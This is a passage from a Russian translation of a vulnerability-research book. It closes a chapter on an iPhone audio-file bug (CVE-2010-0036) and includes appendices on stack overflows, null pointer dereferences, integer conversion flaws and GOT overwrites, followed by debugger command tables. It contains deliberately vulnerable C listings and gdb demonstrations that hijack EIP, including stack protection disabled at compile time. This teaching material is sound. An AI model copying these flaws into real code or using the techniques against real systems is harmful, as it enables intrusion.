Обнаружить ошибку оказалось очень просто и я совершенно уверен, что я не первый, кто нашел ее, но, похоже, я был единственным, кто сообщил о ней компании Apple. Самое удивительное во всем этом, что разработчики из компании Apple не нашли такую тривиальную ошибку сами.

*Уязвимости подвержены все устройства iPhone и iPod, работающие под управлением версии iPhone OS, ниже 3.1.3.*

## 8.4. Полученные уроки


С позиции охотника за ошибками и пользователя iPhone:

- даже такой простой прием изменения файлов, как описываемый в данной главе, может оказаться весьма эффективным;
- фаззинг смартфона iPhone может быть утомительным занятием, но оно стоит того;
- не открывайте в своем смартфоне iPhone медиафайлы, полученные из источников, не вызывающих доверия.

## 8.5. Дополнение

Вторник, 2 февраля, 2010

Поскольку уязвимость была исправлена и вышла новая версия iPhone OS, сегодня я опубликовал подробный отчет на своем веб-сайте. [8] Ошибке был присвоен идентификатор CVE-2010-0036. Рис. 8.3 демонстрирует график устранения уязвимости.



**Рис. 8.3.** График устранения уязвимости от момента, когда я известил Apple, до публикации отчета

### Примечания

1. [http://en.wikipedia.org/wiki/IOS\\_jailbreaking](http://en.wikipedia.org/wiki/IOS_jailbreaking).
2. <http://cydia.saurik.com/>.
3. См. обзор «iOS Developer Library: Core Audio Overview» по адресу: <http://developer.apple.com/library/ios/#documentation/MusicAudio/Conceptual/CoreAudioOverview/Introduction/Introduction.html>.
4. См. статью «iOS Developer Library: Audio Toolbox Framework Reference» по адресу: [http://developer.apple.com/library/ios/#documentation/MusicAudio/Reference/CAAudioTooboxRef/\\_index.html](http://developer.apple.com/library/ios/#documentation/MusicAudio/Reference/CAAudioTooboxRef/_index.html).
5. [http://en.wikipedia.org/wiki/Advanced\\_Audio\\_Coding](http://en.wikipedia.org/wiki/Advanced_Audio_Coding)<sup>1</sup>.
6. <http://ericasadun.com/ftp/EricaUtilities/>.
7. Спецификация с описанием формата файлов QuickTime доступна по адресу: <http://developer.apple.com/mac/library/documentation/QuickTime/QTFF/QTFFPreface/qtffPreface.html>.
8. Мой отчет, подробно описывающий уязвимость в смартфоне iPhone можно найти по адресу: <http://www.trapkit.de/advisories/TKADV2010-002.txt>.

<sup>1</sup> Аналогичная страница на русском языке, хотя и не такая обширная, находится по адресу: [http://ru.wikipedia.org/wiki/Advanced\\_Audio\\_Coding](http://ru.wikipedia.org/wiki/Advanced_Audio_Coding). – *Прим. перев.*

# ПРИЛОЖЕНИЕ

## А

## ПОДСКАЗКИ ДЛЯ ОХОТНИКА

В этом приложении более подробно описываются некоторые классы уязвимостей и типичных ошибок, которые могут привести к появлению уязвимостей.

### **А.1. Переполнение буфера на стеке**

Переполение буфера – это тип (или класс) уязвимостей, вызываемых порчей содержимого памяти. Самыми распространенными на сегодняшний день являются ошибки переполения буфера на стеке и переполения буфера в динамической памяти. Переполение буфера происходит при попытке скопировать в буфер или массив больше данных, чем они могут хранить. Здесь все просто. Как следует из названия, переполение буфера на стеке происходит в области стека процесса. Стек – это специальная область памяти процесса, где сохраняются данные и метаданные, связанные с вызовом процедур. Если скопировать в буфер на стеке больше данных, чем он может хранить, может произойти затирание данных в смежной области памяти на стеке. Если пользователь сумеет контролировать данные и их объем, он также сможет манипулировать данными или метаданными на стеке, чтобы получить контроль над потоком выполнения процесса.

Каждая функция, вызываемая процессом, представлена своей областью на стеке. Организация этой

*Следующее описание ошибки переполения буфера на стеке относится к 32-битной архитектуре Intel (IA-32).*

информации называется кадром стека. Кадр стека содержит данные и метаданные функции, а также адрес возврата, используемый для поиска точки вызова функции. Когда функция возвращает управление вызывающей программе, адрес возврата выталкивается из стека в регистр указателя инструкций (программный счетчик). При наличии возможности переполнить буфер на стеке и, соответственно, затереть адрес возврата любым значением по выбору, можно получить контроль над *указателем инструкций* в момент возврата из функции.

Существует масса способов эксплуатировать ошибку переполнения буфера на стеке в своих интересах, например, манипулируя указателями на функции, аргументами функций или другими данными и метаданными на стеке.


Взгляните на пример программы, представленный в листинге А.1:

**Листинг А.1.** Пример программы `stackoverflow.c`

```
01 #include <string.h>
02
03 void
04 overflow (char *arg)
05 {
06     char buf[12];
07
08     strcpy (buf, arg);
09 }
10
11 int
12 main (int argc, char *argv[])
13 {
14     if (argc > 1)
15         overflow (argv[1]);
16
17     return 0;
18 }
```

Программа в листинге А.1 содержит простую ошибку переполнения буфера на стеке. Первый аргумент командной строки (строка 15) используется как параметр функции с именем `overflow()`. Функция `overflow()` копирует пользовательские данные в буфер на стеке, имеющий фиксированный размер 12 байт (строки 6 и 8). Если передать программе больше данных, чем может уместиться в буфере (больше 12 байт), буфер на стеке переполнится, и входные данные затрут смежную область памяти на стеке.

На рис. А.1 изображена структура стека до и после переполнения буфера. Стек растет в направлении сверху вниз (от старших адресов памяти к младшим), а *адрес возврата* (RET) следует за еще одним фрагментом метаданных, который называется *сохраненный указатель кадра* (Saved Frame Pointer, SFP). Под этим указателем находится буфер, объявленный в функции `overflow()`. В противоположность стеку, растущему вниз, заполнение буфера данными выполняется в направлении вверх (от младших адресов памяти к старшим). Если в первом аргументе командной строки передать достаточный объем данных, они переполнят буфер, указатель SFP, адрес возврата RET и смежную область памяти на стеке. Затем, когда функция вернет управление вызывающей программе, мы получим контроль над адресом возврата RET, что дает возможность управлять содержимым регистра указателя инструкций (EIP).



**Рис. А.1.** Структура кадра стека, иллюстрирующая ошибку переполнения буфера

## Пример: переполнение буфера на стеке в Linux

Чтобы проверить программу из листинга А.1 в операционной системе Linux (Ubuntu 9.04), я скомпилировал ее без поддержки защиты от срыва стека (раздел С.1):

```
linux$ gcc -fno-stack-protector -o stackoverflow stackoverflow.c
```

Затем я запустил программу в отладчике (дополнительная информация об отладчике `gdb` приводится в разделе В.4) передав ей 20 байт

входных данных в виде аргумента командной строки (12 байт, чтобы наполнить стек, плюс 4 байта, чтобы затереть указатель и 4 байта, чтобы затереть адрес возврата RET):

---

```
linux$ gdb -q ./stackoverflow
```

```
(gdb) run $(perl -e 'print "A"x12 . "B"x4 . "C"x4')
Starting program: /home/tk/BHD/stackoverflow $(perl -e 'print
"A"x12 . "B"x4 . "C"x4')
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x43434343 in ?? ()
```

```
(gdb) info registers
```

eax	0xbfab9fac	-1079271508
ecx	0xbfab9fab	-1079271509
edx	0x15	21
ebx	0xb8088ff4	-1207398412
esp	0xbfab9fc0	0xbfab9fc0
ebp	0x42424242	0x42424242
esi	0x8048430	134513712
edi	0x8048310	134513424
eip	0x43434343	0x43434343
eflags	0x10246	[ PF ZF IF RF ]
cs	0x73	115
ss	0x7b	123
ds	0x7b	123
es	0x7b	123
fs	0x0	0
gs	0x33	51

---

Контроль над указателем инструкций был получен (см. содержимое регистра `EIP`), как только адрес возврата был затерт четырьмя символами «С» из входных данных (четырем символам «С» соответствует шестнадцатеричное значение `0x43434343`).

### **Пример: переполнение буфера на стеке в Windows**

Я скомпилировал уязвимую программу из листинга А.1 без защиты от срыва стека (`/GS`), поддерживаемой в Windows Vista SP2 (раздел С.1):

---

```
C:\Users\tk\BHD>cl /nologo /GS- stackoverflow.c
stackoverflow.c
```

---

Затем запустил программу в отладчике (дополнительная информация об отладчике WinDbg приводится в разделе В.2) передав ей те же входные данные, что и в примере для Linux выше.

Как видно на рис. А.2, я получил те же результаты, что и в ОС Linux: контроль над указателем инструкций (см. содержимое регистра EIP).




Рис. А.2. Переполнение буфера на стеке в Windows (вывод отладчика WinDbg)

Это было лишь краткое введение в мир ошибок переполнения буфера. Этой теме посвящено огромное количество книг и статей. Желаящим более подробно ознакомиться с этой проблемой я рекомендую обратиться к книге Джона Эриксона (Jon Erickson) «Hack-ing: The Art of Exploitation, 2<sup>nd</sup> edition» (No Starch Press, 2008)<sup>1</sup> или выполнить поиск по фразе «buffer overflow» (переполнение буфера) в поисковой системе Google.

1 Д. Эриксон «Хакинг: искусство эксплойта, 2-е издание», Символ-Плюс, 2009, ISBN: 978-5-93286-158-5. – Прим. перев.



## A.2. Разыменование нулевого указателя

Память делится на страницы. Обычно процесс, поток выполнения или ядро не имеет возможности читать и записывать данные в нулевой странице памяти. В листинге A.2 представлен пример простой программы, демонстрирующей, что произойдет при попытке сослаться на нулевую страницу из-за ошибки в программе.

**Листинг A.2.** Использование недоступной памяти – пример разыменования нулевого указателя

```
01 #include <stdio.h>
02
03 typedef struct pkt {
04     char * value;
05 } pkt_t;
06
07 int
08 main (void)
09 {
10     pkt_t * packet = NULL;
11
12     printf ("%s", packet->value);
13
14     return 0;
15 }
```

В строке 10 листинга A.2 указатель на структуру данных `packet` инициализируется нулевым (`NULL`) значением, а в строке 12 производится попытка обратиться к элементу структуры. Поскольку указатель `packet` имеет значение `NULL`, обращение по этому указателю можно представить, как `NULL->value`. Это приводит к классической ошибке разыменования нулевого указателя, когда программа пытается прочесть значение из нулевой страницы памяти. Если скомпилировать эту программу в Microsoft Windows и запустить ее под управлением отладчика WinDbg (раздел B.2), получатся следующие результаты:

```
[...]  
(1334.12dc): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=00000000 ebx=7713b68f ecx=00000001 edx=77c55e74 esi=00000002 edi=00001772
```

```

eip=0040100e esp=0012ff34 ebp=0012ff38 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
image00400000+0x100e:
0040100e 8b08          mov     ecx,dword ptr [eax]  ds:0023:00000000=????????
[...]
```

При попытке обратиться по адресу 0x00000000 в регистре EAX возникла ошибка нарушения прав доступа. Дополнительную информацию о причинах аварии можно получить с помощью команды отладчика `!analyze -v`:

```

0:000> !analyze -v
[...]
```

FAULTING\_IP:  
image00400000+100e  
0040100e 8b08 mov ecx,dword ptr [eax]

EXCEPTION\_RECORD: ffffffff -- (.exr 0xffffffffffffffff)  
ExceptionAddress: 0040100e (image00400000+0x0000100e)  
**ExceptionCode: c0000005 (Access violation)**  
ExceptionFlags: 00000000  
NumberParameters: 2  
Parameter[0]: 00000000  
Parameter[1]: 00000000  
**Attempt to read from address 00000000**  
[...]

Разыменование нулевого указателя обычно приводит к краху уязвимого компонента (отказ в обслуживании). В зависимости от конкретных особенностей ошибки, разыменование нулевого указателя может также привести к возможности выполнения произвольного кода.

## А.3. Преобразование типов в языке С

Язык программирования С обладает чрезвычайной гибкостью обработки данных различных типов. Например, в языке С не составляет никакого труда преобразовать массив символов в массив целых чисел со знаком. Существует две разновидности преобразований типов: *явная* и *неявная*. В языках программирования, подобных языку С, неявное преобразование типа производится, когда компилятор автоматически

преобразует тип переменной. Обычно это случается, когда исходный тип переменной несовместим с выполняемой операцией. Неявное преобразование типа иногда также называют *принудительным*.

Явное преобразование типа, также известное как приведение типа, имеет место, когда программист явно выполняет преобразование типа. Это обычно выполняется с помощью оператора приведения типа.

Ниже приводится пример неявного (принудительного) преобразования типа:

---

```
[..]
unsigned int user_input = 0x80000000;
signed int   length     = user_input;
[..]
```

---

В этом примере целое число без знака неявно преобразуется в целое число со знаком.

А далее приводится пример явного преобразования (приведения) типа:

---

```
[..]
char      cbuf[] = "AAAA";
signed int si    = *(int *)cbuf;
[..]
```

---

В этом примере тип `char` преобразуется в целое число со знаком.

Преобразование типов может быть малозаметным и вызывать серьезные проблемы безопасности. Многие уязвимости, связанные с преобразованием типов, являются результатом преобразования целого числа без знака в целое число со знаком. Например:

**Листинг А.3.** Преобразование целого числа без знака в целое со знаком, ведущее к появлению уязвимости (`implicit.c`)

```
01 #include <stdio.h>
02
03 unsigned int
04 get_user_length (void)
05 {
06     return (0xffffffff);
07 }
08
09 int
10 main (void)
11 {
12     signed int length = 0;
```

```

13
14     length = get_user_length ();
15
16     printf ("length: %d %u (0x%x)\n", length, length, length);
17
18     if (length < 12)
19         printf ("argument length ok\n");
20     else
21         printf ("Error: argument length too long\n");
22
23     return 0;
24 }

```

Программа, представленная в листинге А.3, содержит уязвимость, обусловленную преобразованием целого числа без знака в целое число со знаком, которая близко напоминает уязвимость, найденную мною в библиотеке FFmpeg (глава 4). Сможете ли вы заметить ошибку?

В строке 14 значение длины извлекается из пользовательских данных и сохраняется в переменной `length`, объявленной как целое число со знаком. Функция `get_user_length()` – это простая «заглушка», всегда возвращающая «пользовательское значение» `0xffffffff`. Предположим, что это значение принимается из сети или извлекается из файла. В строке 18 программа сравнивает пользовательское значение с числом 12. Если пользовательское значение окажется меньше, на экран будет выведена строка «argument length ok». Поскольку переменной присваивается значение `0xffffffff` и это значение намного больше 12, может показаться, что строка никогда не будет выведена на экран. Однако, посмотрите, что получится, если скомпилировать и запустить программу в Windows Vista SP2:

```

C:\Users\tk\BHD>cl /nologo implicit.c
implicit.c

```

```

C:\Users\tk\BHD>implicit.exe
length: -1 4294967295 (0xffffffff)
argument length ok

```

Как видите, строка 19 программы была выполнена. Почему это произошло?

В 32-битной архитектуре целочисленные без знака переменные могут принимать значения в диапазоне от 0 до 4294967295, целочисленные со знаком переменные – в диапазоне от -2147483648 до 2147483647. Беззнаковое целое значение `0xffffffff` (4294967295) в двоичном представлении имеет вид 1111 1111 1111 1111 1111 1111

1111 1111 (рис. А.3). Если ту же последовательность бит интерпретировать как целое со знаком, она будет представлять целое число со знаком -1. Знак числа определяется знаковым битом, который обычно является самым старшим значимым битом (Most Significant Bit, MSB). При значении 0 в знаковом бите, число интерпретируется как положительное, а при значении 1 – как отрицательное.




Рис. А.3. Роль самого старшего значимого бита (MSB)

В итоге: если беззнаковое целое преобразуется в целое со знаком, двоичное представление числа не изменяется, но его значение интерпретируется в контексте нового типа. Если беззнаковое целое находится в диапазоне от 0x80000000 до 0xffffffff, при преобразовании в целое со знаком это число будет интерпретироваться, как отрицательное (рис. А.4).

Это было лишь краткое введение в явное и неявное преобразование типов в языке C/C++. Более полное описание преобразований типов в языке C/C++ и сопутствующих им проблем, связанных с безопасностью, можно найти в книге Марка Дауда (Mark Dowd), Джона Макдональда (John McDonald) и Юстина Шу (Justin Schuh) «The Art of Software Security Assessment: Identifying and Avoiding Software Vulnerabilities» (Addison-Wesley, 2007).




Рис. А.4. Преобразование целочисленных типов: из беззнакового целого в целое со знаком

## A.4. Затирание глобальной таблицы смещений

Обнаружив уязвимость, связанную с порчей содержимого памяти, контроль над регистром указателя инструкций в уязвимом процессе можно получить самыми разными способами.

*В качестве платформы для выполнения последующих шагов была использована 32-битная версия ОС Debian Linux 6.0.*

Одним из таких способов является затирание глобальной таблицы смещений, который заключается в изменении записей внутри глобальной таблицы смещений (Global Offset Table, GOT), входящей в состав объектов в формате исполняемых и компонуемых модулей (Executable and Linkable Format, ELF) [1], с целью получить контроль над указателем инструкций. Поскольку этот прием основан на использовании формата ELF, он может применяться только на платформах, поддерживающих его (таких как Linux, Solaris или BSD).

Глобальная таблица смещений располагается в служебной секции данных ELF-объекта, имеющей имя `.got`. Ее назначение – обеспечить преобразование адресно-независимых ссылок в абсолютные

адреса, то есть она хранит абсолютные адреса символов функций, используемых в динамическикомпонуемом коде. Когда программа впервые вызывает библиотечную функцию, редактор связей времени выполнения (Runtime Link Editor) `rtld` отыскивает соответствующий символ и перемещает его в глобальную таблицу смещений. Каждый последующий вызов этой функции будет передавать управление непосредственно по этому адресу, минуя обращение к `rtld`. Этот процесс иллюстрирует листинг A.4.

**Листинг A.4.** Пример, демонстрирующий работу глобальной таблицы смещений (`got.c`)

```
01 #include <stdio.h>
02
03 int
04 main (void)
05 {
06     int i = 16;
07
08     printf ("%d\n", i);
09     printf ("%x\n", i);
10
```

```
11     return 0;
12 }
```

Программа из листинга А.4 дважды вызывает библиотечную функцию `printf()`. Я скомпилировал эту программу с сохранением отладочной информации и запустил ее в отладчике (описание команд отладчика можно найти в разделе В.4):

```
linux$ gcc -g -o got got.c
```

```
linux$ gdb -q ./got
```

```
(gdb) set disassembly-flavor intel
```

```
(gdb) disassemble main
```

```
Dump of assembler code for function main:
0x080483c4 <main+0>:  push    ebp
0x080483c5 <main+1>:  mov     ebp,esp
0x080483c7 <main+3>:  and    esp,0xfffffff0
0x080483ca <main+6>:  sub    esp,0x20
0x080483cd <main+9>:  mov    DWORD PTR [esp+0x1c],0x10
0x080483d5 <main+17>: mov    eax,0x80484d0
0x080483da <main+22>: mov    edx,DWORD PTR [esp+0x1c]
0x080483de <main+26>: mov    DWORD PTR [esp+0x4],edx
0x080483e2 <main+30>: mov    DWORD PTR [esp],eax
0x080483e5 <main+33>:  call   0x80482fc <printf@plt>
0x080483ea <main+38>: mov    eax,0x80484d4
0x080483ef <main+43>: mov    edx,DWORD PTR [esp+0x1c]
0x080483f3 <main+47>: mov    DWORD PTR [esp+0x4],edx
0x080483f7 <main+51>: mov    DWORD PTR [esp],eax
0x080483fa <main+54>:  call   0x80482fc <printf@plt>
0x080483ff <main+59>: mov    eax,0x0
0x08048404 <main+64>: leave
0x08048405 <main+65>: ret
End of assembler dump.
```

В дизассемблированном листинге функции `main()` используется адрес функции `printf()` из таблицы связывания функций (Procedure Linkage Table, PLT). Подобно тому, как глобальная таблица смещений обеспечивает преобразование адресно-независимых ссылок в абсолютные адреса, таблица PLT преобразует в абсолютные адреса адресно-независимые вызовы функций.

```
(gdb) x/1i 0x80482fc
0x80482fc <printf@plt>:  jmp     DWORD PTR ds:0x80495d8
```

Инструкция в таблице PLT выполняет безусловный косвенный переход по адресу в записи из таблицы GOT:

---

```
(gdb) x/1x 0x80495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+20>: 0x08048302
```

---

Если библиотечная функция не вызывалась прежде, запись в таблице GOT будет ссылаться обратно на таблицу PLT. Инструкция в таблице PLT помещает на стек смещение и передает управление функции `_init()`. Это та самая точка, где вызывается `rtld` для определения адреса, на который ссылается символ `printf()`.

---

```
(gdb) x/2i 0x08048302
0x8048302 <printf@plt+6>:  push  0x10
0x8048307 <printf@plt+11>:  jmp   0x80482cc
```

---

Теперь посмотрим, что произойдет при повторном вызове функции `printf()`. Сначала я установил точку останова непосредственно перед вторым вызовом функции `printf()`:

---

```
(gdb) list 0
1 #include <stdio.h>
2
3 int
4 main (void)
5 {
6     int i = 16;
7
8     printf ("%d\n", i);
9     printf ("%x\n", i);
10
(gdb) break 9
Breakpoint 1 at 0x80483ea: file got.c, line 9.
```

---

Затем запустил программу:

---

```
(gdb) run
Starting program: /home/tk/BHD/got
16

Breakpoint 1, main () at got.c:9
9     printf ("%x\n", i);
```

---

После остановки на точке останова я снова дизассемблировал функцию `main()`, чтобы убедиться, что обращение производится к тому же адресу в таблице PLT:

---

```
(gdb) disassemble main
Dump of assembler code for function main:
```



```

0x080483c4 <main+0>:  push    ebp
0x080483c5 <main+1>:  mov     ebp,esp
0x080483c7 <main+3>:  and    esp,0xffffffff
0x080483ca <main+6>:  sub    esp,0x20
0x080483cd <main+9>:  mov    DWORD PTR [esp+0x1c],0x10
0x080483d5 <main+17>:  mov    eax,0x80484d0
0x080483da <main+22>:  mov    edx,DWORD PTR [esp+0x1c]
0x080483de <main+26>:  mov    DWORD PTR [esp+0x4],edx
0x080483e2 <main+30>:  mov    DWORD PTR [esp],eax
0x080483e5 <main+33>:  call   0x80482fc <printf@plt>
0x080483ea <main+38>:  mov    eax,0x80484d4
0x080483ef <main+43>:  mov    edx,DWORD PTR [esp+0x1c]
0x080483f3 <main+47>:  mov    DWORD PTR [esp+0x4],edx
0x080483f7 <main+51>:  mov    DWORD PTR [esp],eax
0x080483fa <main+54>:  call   0x80482fc <printf@plt>
0x080483ff <main+59>:  mov    eax,0x0
0x08048404 <main+64>:  leave
0x08048405 <main+65>:  ret
End of assembler dump.

```

---

Вызов действительно производится по тому же адресу в таблице PLT:

---

```

(gdb) x/1i 0x80482fc
0x80482fc <printf@plt>: jmp     DWORD PTR ds:0x80495d8

```

---

Вызываемая инструкция в таблице PLT снова выполняет безусловный косвенный переход по адресу из таблицы GOT:

---

```

(gdb) x/1x 0x80495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+20>:  0xb7ed21c0

```

---

Но на этот раз запись в таблице GOT, соответствующая функции `printf()`, изменилась: теперь она ссылается непосредственно на библиотечную функцию `printf()` в библиотеке `libc`.

---

```

(gdb) x/10i 0xb7ed21c0
0xb7ed21c0 <printf>:  push    ebp
0xb7ed21c1 <printf+1>:  mov    ebp,esp
0xb7ed21c3 <printf+3>:  push   ebx
0xb7ed21c4 <printf+4>:  call   0xb7eaa1aaf
0xb7ed21c9 <printf+9>:  add    ebx,0xfae2b0
0xb7ed21cf <printf+15>: sub    esp,0xc
0xb7ed21d2 <printf+18>: lea   eax,[ebp+0xc]
0xb7ed21d5 <printf+21>: mov   DWORD PTR [esp+0x8],eax
0xb7ed21d9 <printf+25>: mov   eax,DWORD PTR [ebp+0x8]
0xb7ed21dc <printf+28>: mov   DWORD PTR [esp+0x4],eax

```

---

Если теперь изменить значение записи в таблице GOT, соответствующей функции `printf()`, можно будет перехватить управление потоком выполнения программы, когда она вызовет функцию `printf()`:

---

```
(gdb) set variable *(0x80495d8)=0x41414141

(gdb) x/1x 0x80495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+20>: 0x41414141

(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

(gdb) info registers eip
eip                0x41414141      0x41414141
```

---

Мы получили контроль над регистром `EIP`. Пример использования этого приема можно найти в главе 4.

Определить адрес записи в таблице GOT, соответствующей библиотечной функции, можно либо с помощью отладчика, как в предыдущем примере, либо с помощью команды `objdump` или `readelf`:

---

```
linux$ objdump -R got

got:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE                                 VALUE
080495c0 R_386_GLOB_DAT                          __gmon_start__
080495d0 R_386_JUMP_SLOT                          __gmon_start__
080495d4 R_386_JUMP_SLOT                          __libc_start_main
080495d8 R_386_JUMP_SLOT                          printf

linux$ readelf -r got

Relocation section '.rel.dyn' at offset 0x27c contains 1 entries:
  Offset      Info      Type             Sym.Value   Sym. Name
080495c0  00000106  R_386_GLOB_DAT  00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x284 contains 3 entries:
  Offset      Info      Type             Sym.Value   Sym. Name
080495d0  00000107  R_386_JUMP_SLOT 00000000   __gmon_start__
080495d4  00000207  R_386_JUMP_SLOT 00000000   __libc_start_main
080495d8  00000307  R_386_JUMP_SLOT 00000000   printf
```

---

## Примечания

1. Описание формата ELF можно найти в спецификации, выпущенной комитетом TIS Committee, «Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification, Version 1.2, 1995» по адресу: <http://refspecs.freestandards.org/elf/elf.pdf>.

# ПРИЛОЖЕНИЕ

# В

# ОТЛАДКА

Это приложение содержит информацию об отладчиках и процедуре отладки.

## В.1. Отладчик Solaris Modular Debugger (mdb)

В следующих таблицах перечислены некоторые команды отладчика Solaris Modular Debugger (mdb). Полный перечень команд можно найти в руководстве по отладчику Solaris Modular Debugger. [1]

**Таблица В.1.** Запуск и остановка сеанса отладки

Команда	Описание
<code>mdb имя_программы</code>	Запускает программу <i>имя_программы</i> в отладчике.
<code>mdb unix.&lt;n&gt; vmcore.&lt;n&gt;</code>	Открывает в отладчике аварийный дамп ядра (дампы <i>unix.&lt;n&gt;</i> и <i>vmcore.&lt;n&gt;</i> обычно находятся в каталоге <code>/var/crash/&lt;hostname&gt;</code> ).
<code>\$q</code>	Выход из отладчика.

**Таблица В.2.** Общие команды

Команда	Описание
<code>::run аргументы</code>	Запускает программу с указанными аргументами. Если в настоящее время программа уже выполняется в отладчике или в нем открыт аварийный дамп программы, отладчик <i>mdb</i> перезапустит программу, если это будет возможно.

Таблица В.3. Точки останова

Команда	Описание
<code>адрес::bp</code>	Устанавливает новую точку останова по указанному в команде адресу <i>адрес</i> .
<code>\$b</code>	Выводит список установленных точек останова.
<code>::delete номер_точки_останова</code>	Удаляет ранее установленную точку останова по ее номеру <i>номер_точки_останова</i> .

Таблица В.4. Управление выполнением

Команда	Описание
<code>:s</code>	Выполняет одну инструкцию. Производит вход в функции.
<code>:e</code>	Выполняет одну инструкцию. Не производит вход в функции.
<code>:c</code>	Возобновляет выполнение.

Таблица В.5. Исследование данных

Команда	Описание
<code>адрес,количество/формат</code>	Выводит указанное количество объектов, начиная с адреса <i>адрес</i> , в указанном формате <i>формат</i> . В число поддерживаемых форматов входят <i>B</i> (шестнадцатеричный, 1-байтный), <i>X</i> (шестнадцатеричный, 4-байтный), <i>S</i> (строка).

Таблица В.6. Информационные команды

Команда	Описание
<code>\$g</code>	Выводит список регистров с их содержимым.
<code>\$c</code>	Выводит информацию обо всех кадрах стека.*
<code>адрес::dis</code>	Выводит содержимое области памяти, окружающей указанный <i>адрес</i> в виде ассемблерного листинга инструкций.

\* Так называемый *backtrace*, – Прим. науч. ред.

Таблица В.7. Прочие команды

Команда	Описание
<code>::status</code>	Выводит сводную информацию, имеющую отношение к текущему целевому объекту.
<code>::msgbuf</code>	Выводит содержимое буфера сообщений, включая все аварийные сообщения ядра, которые выводятся на консоль.

## В.2. Отладчик Windows (WinDbg)

В следующих таблицах перечислены некоторые команды отладчика WinDbg. Полный перечень команд можно найти в книге Марио Хевардта (Mario Hewardt) и Даниеля Правата (Daniel Pravat) «Advanced Windows Debugging» (Addison-Wesley Professional, 2007) или в документации, поставляемой вместе с отладчиком WinDbg.

**Таблица В.8.** Запуск и остановка сеанса отладки

Команда	Описание
File ⇒ Open Executable... (Файл ⇒ Открыть исполняемый...)	Для запуска нового пользовательского процесса и его отладки выберите пункт меню File ⇒ Open Executable... (Файл ⇒ Открыть исполняемый...).
File ⇒ Attach to a Process... (Файл ⇒ Подключить к процессу...)	Для подключения к уже выполняемому пользовательскому процессу и его отладки выберите пункт меню File ⇒ Attach to a Process... (Файл ⇒ Подключить к процессу...).
q	Завершает сеанс отладки.

**Таблица В.9.** Общие команды

Команда	Описание
g	Начинает или продолжает выполнение программы.

**Таблица В.10.** Точки останова

Команда	Описание
bp <i>адрес</i>	Устанавливает новую точку останова по указанному в команде адресу <i>адрес</i> .
bl	Выводит список установленных точек останова.
bc <i>идентификатор_точки_останова</i>	Удаляет ранее установленную точку останова по ее идентификатору <i>идентификатор_точки_останова</i> .

